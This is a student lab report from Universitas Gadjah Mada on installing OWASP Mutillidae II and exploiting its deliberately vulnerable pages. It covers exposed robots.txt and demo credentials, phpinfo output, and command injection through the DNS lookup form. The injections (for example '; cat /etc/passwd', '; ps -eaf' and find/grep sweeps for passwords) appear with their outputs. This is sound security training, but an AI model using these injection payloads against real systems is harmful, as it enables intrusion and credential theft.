

**LAPORAN PRAKTIKUM
KEAMANAN INFORMASI 1
PERTEMUAN 9
(Web Footprinting)**



DISUSUN OLEH
Riva Mahyuli
(21/478709/SV/19365)
Kelas A

**SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA YOGYAKARTA
2023**

Link Github:

https://github.com/RIVAMAHYULi/Lap9_PrakKI1_RivaMahyuli_478709

Modul1 (Install OWASP Mutillidae II Kali Linux)

Buka VM KaliLinux, lalu buka terminal masuk ke root kali dan ketik

sudo systemctl start mysql

sudo mysql

```
[sudo] password for kali:
(root@kali)~/home/kali
# sudo systemctl start mysql

(root@kali)~/home/kali
# sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.
```

Lalu ketik use mysql dan ALTER USER 'root'@'localhost'IDENTIFIED BY';

```
MariaDB [(none)]>
MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> ALTER USER 'root'@'localhost'IDENTIFIED BY'';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> exit
Bye
(root@kali)~/home/kali
#
```

Buat database **mutillidae** dengan perintah CREATE DATABASE mutillidae;

```
root@kali: /home/kali
File Actions Edit View Help
MariaDB [(none)]> create database mutillidae;
ERROR 1007 (HY000): Can't create database 'mutillidae'; database exists
MariaDB [(none)]> gredit upd_mutillidae.sh
→ exit
→ ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual th
exit' at line 1
MariaDB [(none)]> exit;
Bye
```

Karena database sudah ada, kita tinggal memulai semua layanan yang diperlukan. Sebelum Anda bisa mendapatkan akses ke Mutillidae

```
sudo systemctl start php8.2-fpm.service
```

```
sudo systemctl start apache2.service
```

```
sudo systemctl start mysql
```


```
(root@kali)-[/home/kali]
# sudo systemctl start php8.2-fpm.service

(root@kali)-[/home/kali]
# sudo systemctl start apache2.service

(root@kali)-[/home/kali]
# sudo systemctl start mysql


(root@kali)-[/home/kali]
#
```

Lalu akses localhost/mutillidae di webchrome



Modul 2 (Materi Praktikum OWASP mutillidae II_1)

1. Buka jendela mutillidae
2. Pilih menu OWASP 2017 , pilih menu sensitive data exposure
3. Pilih information disclosure klik robot.txt
4. Akses robot.txt
5. Buka browser ketik 127.0.0.1/mutillidae/robots.txt



6. Buka folder password dan akses file account



7. Buka file account.txt

```
localhost/mutillidae/index.php × robots.txt - Wikipedia × 127.0.0.1/mutillidae/robots.txt × 127.0.0.1/mutillidae/passwords/accounts.txt

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security

1,admin,adminpass,g0t m0rt?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
```

8. Untuk mengecek data sensitive terekspose buka owasp 2017 pilih php info page

PHP Version 8.2.2	
	
System	Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64
Build Date	Feb 7 2023 11:27:52
Build System	Linux
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.2/fpm
Loaded Configuration File	/etc/php/8.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/8.2/fpm/conf.d
Additional .ini files parsed	/etc/php/8.2/fpm/conf.d/10-mysqlnd.ini, /etc/php/8.2/fpm/conf.d/10-opcache.ini, /etc/php/8.2/fpm/conf.d/10-pdo.ini, /etc/php/8.2/fpm/conf.d/15-xml.ini, /etc/php/8.2/fpm/conf.d/20-calendar.ini, /etc/php/8.2/fpm/conf.d/20-ctype.ini, /etc/php/8.2/fpm/conf.d/20-curl.ini, /etc/php/8.2/fpm/conf.d/20-dom.ini, /etc/php/8.2/fpm/conf.d/20-exif.ini, /etc/php/8.2/fpm/conf.d/20-ffi.ini, /etc/php/8.2/fpm/conf.d/20-fileinfo.ini, /etc/php/8.2/fpm/conf.d/20-ftp.ini, /etc/php/8.2/fpm/conf.d/20-gd.ini, /etc/php/8.2/fpm/conf.d/20-gettext.ini, /etc/php/8.2/fpm/conf.d/20-iconv.ini, /etc/php/8.2/fpm/conf.d/20-imagick.ini, /etc/php/8.2/fpm/conf.d/20-imap.ini, /etc/php/8.2/fpm/conf.d/20-mbstring.ini, /etc/php/8.2/fpm/conf.d/20-mysqli.ini, /etc/php/8.2/fpm/conf.d/20-pdo_mysql.ini, /etc/php/8.2/fpm/conf.d/20-phar.ini, /etc/php/8.2/fpm/conf.d/20-posix.ini, /etc/php/8.2/fpm/conf.d/20-readline.ini, /etc/php/8.2/fpm/conf.d/20-shmop.ini, /etc/php/8.2/fpm/conf.d/20-simplexml.ini, /etc/php/8.2/fpm/conf.d/20-sockets.ini, /etc/php/8.2/fpm/conf.d/20-sysvmsg.ini, /etc/php/8.2/fpm/conf.d/20-sysvsem.ini, /etc/php/8.2/fpm/conf.d/20-sysvshm.ini, /etc/php/8.2/fpm/conf.d/20-tokenizer.ini, /etc/php/8.2/fpm/conf.d/20-xmlreader.ini, /etc/php/8.2/fpm/conf.d/20-xmlwriter.ini, /etc/php/8.2/fpm/conf.d/20-xsl.ini
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220829
Zend Extension Build	API420220829.NTS
PHP Extension Build	API20220829.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, convert.iconv.*
This program makes use of the Zend Scripting Language Engine: Zend Engine v4.2.2. Copyright (c) Zend Technologies with Zend OPcache v8.2.2. Copyright (c), by Zend Technologies	
	

Modul 3 (Command Injection Database Interrogation -Hacking Web)

Langkah 1 : Akses OWASP Top 10 --> A2 - Cross Site Scripting (XSS) --> Reflected (First Order)
--> DNS Lookup

Tes DNS Lookup masukkan : Hostname/IP: www.cnn.com

```
Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com  canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773
```

Uji Kerentanan Pencarian DNS klik Nama Host/IP: www.cnn.com; uname -a

```
Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com  canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 GNU/Linux
```

Pengujian Pengintaian/ Reconnaissance Nama Host/IP: www.cnn.com; pwd

```
Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com  canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae
```

Analisis forensic aplikasi dns-lookup.php

```
Results for www.cnn.com;find/var/www/html/mutillidae -namwww.cnn.com; find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep '(exec|system|virtual)'
```

```
Server:      10.13.10.13
Address:     10.13.10.13#53
```

```
Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773
```

```
/* Output results of shell command sent to operating system */
echo '
```

```
'.shell_exec("nslookup " . $lTargetHost).''
```

```
';
```

```
$LogHandler->writeToLog("Executed operating system command: nslookup " . $lTargetHostText);
```

Langkah 2: Database Reconnaissance

Temukan Database menggunakan file /etc/passwd

```
Results for www.cnn.com; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'
```

```
Server:      10.13.10.13
Address:     10.13.10.13#53
```

```
Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773
```

```
mysql:x:104:110:MySQL Server,,,:/bin/false
postgres:x:119:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Temukan Mesin Database menggunakan perintah "ps"

```
Results for www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'
```

```
Server:      10.13.10.13
Address:     10.13.10.13#53
```

```
Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773
```

```
postgres 150665      1  0 20:14 ?        00:00:00 /usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c config_file=/etc/postgresql/13/main/p
postgres 150667 150665  0 20:14 ?        00:00:00 postgres: 13/main: checkpointer
postgres 150668 150665  0 20:14 ?        00:00:00 postgres: 13/main: background writer
postgres 150669 150665  0 20:14 ?        00:00:00 postgres: 13/main: walwriter
postgres 150670 150665  0 20:14 ?        00:00:00 postgres: 13/main: autovacuum launcher
postgres 150671 150665  0 20:14 ?        00:00:00 postgres: 13/main: stats collector
postgres 150672 150665  0 20:14 ?        00:00:00 postgres: 13/main: logical replication launcher
mysql    150970      1  0 20:20 ?        00:00:01 /usr/sbin/mariadb
www-data 152328 151077  0 21:47 ?        00:00:00 sh -c nslookup www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'
www-data 152334 152328  0 21:47 ?        00:00:00 grep -E -i (postgres|sql|db2|ora)
```

Melihat Daftar semua skrip php

Results for www.cnn.com; find /var/www/html/mutillidae -name "*.php"

```
Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/xml-validator.php
/var/www/html/mutillidae/password-generator.php
/var/www/html/mutillidae/show-log.php
/var/www/html/mutillidae/index.php
/var/www/html/mutillidae/nice-tabby-cat.php
/var/www/html/mutillidae/content-security-policy.php
/var/www/html/mutillidae/php-errors.php
/var/www/html/mutillidae/ajax/jwt.php
/var/www/html/mutillidae/ajax/lookup-pen-test-tool.php
/var/www/html/mutillidae/secret-administrative-pages.php
/var/www/html/mutillidae/user-agent-impersonation.php
/var/www/html/mutillidae/user-info-xpath.php
/var/www/html/mutillidae/cache-control.php
/var/www/html/mutillidae/hints-page-wrapper.php
/var/www/html/mutillidae/ssl-misconfiguration.php
/var/www/html/mutillidae/pepper.php
/var/www/html/mutillidae/peater.php
/var/www/html/mutillidae/webservices/soap/ws-user-account.php
/var/www/html/mutillidae/webservices/soap/ws-hello-world.php
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php
/var/www/html/mutillidae/webservices/soap/ws-lookup-dns-record.php
/var/www/html/mutillidae/webservices/rest/ws-test-connectivity.php
/var/www/html/mutillidae/webservices/rest/ws-user-account.php
/var/www/html/mutillidae/webservices/rest/cors-server.php
/var/www/html/mutillidae/view-someones-blog.php
/var/www/html/mutillidae/captured-data.php
/var/www/html/mutillidae/page-not-found.php
/var/www/html/mutillidae/home.php
/var/www/html/mutillidae/view-user-privilege-level.php
/var/www/html/mutillidae/includes/minimum-class-definitions.php
/var/www/html/mutillidae/includes/process-commands.php
/var/www/html/mutillidae/includes/constants.php
/var/www/html/mutillidae/includes/capture-data.php
/var/www/html/mutillidae/includes/log-visit.php
/var/www/html/mutillidae/includes/process-login-attempt.php
/var/www/html/mutillidae/includes/information-disclosure-comment.php
/var/www/html/mutillidae/includes/header.php
/var/www/html/mutillidae/includes/main-menu.php
/var/www/html/mutillidae/includes/footer.php
/var/www/html/mutillidae/includes/pop-up-help-context-generator.php
/var/www/html/mutillidae/user-info.php
/var/www/html/mutillidae/cors.php
/var/www/html/mutillidae/database-offline.php
/var/www/html/mutillidae/sqlmap-targets.php
/var/www/html/mutillidae/labs/lab-52.php
/var/www/html/mutillidae/labs/lab-55.php
/var/www/html/mutillidae/labs/lab-14.php
/var/www/html/mutillidae/labs/lab-6.php
/var/www/html/mutillidae/labs/lab-63.php
/var/www/html/mutillidae/labs/lab-33.php
/var/www/html/mutillidae/labs/lab-39.php
/var/www/html/mutillidae/labs/lab-20.php
/var/www/html/mutillidae/labs/lab-25.php
```



```
Results for www.cnn.com; find /var/www/html/mutillidae -name "*.php" | xargs grep -i "password" | grep "="

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/password-generator.php:    $lPasswordJSMessages = "";
/var/www/html/mutillidae/password-generator.php:    $lPasswordJSMessages = "This password is for {"$UsernameForJs}";
/var/www/html/mutillidae/password-generator.php:    var lPasswordText = "";
/var/www/html/mutillidae/password-generator.php:    var lPasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*
/var/www/html/mutillidae/password-generator.php:    lPasswordText += lPasswordCharset.charAt(Math.floor(Math.random() * lPasswordCharset.length)
/var/www/html/mutillidae/password-generator.php:    document.getElementById("idPasswordInput").innerHTML = "Password: " + lPasswordText + ";
/var/www/html/mutillidae/password-generator.php:    document.getElementById("idPasswordTableRow").style.display = "";

Password Generator

/var/www/html/mutillidae/password-generator.php:
```

```
/MySQLHandler.php: $IResult = $this->doConnectToDatabase($HOSTNAME, $USERNAME,
self::$SAMURAI_WTF_PASSWORD, $PORT); /var/www/html/mutillidae/classes
/MySQLHandler.php: $IResult =
```

[illegible]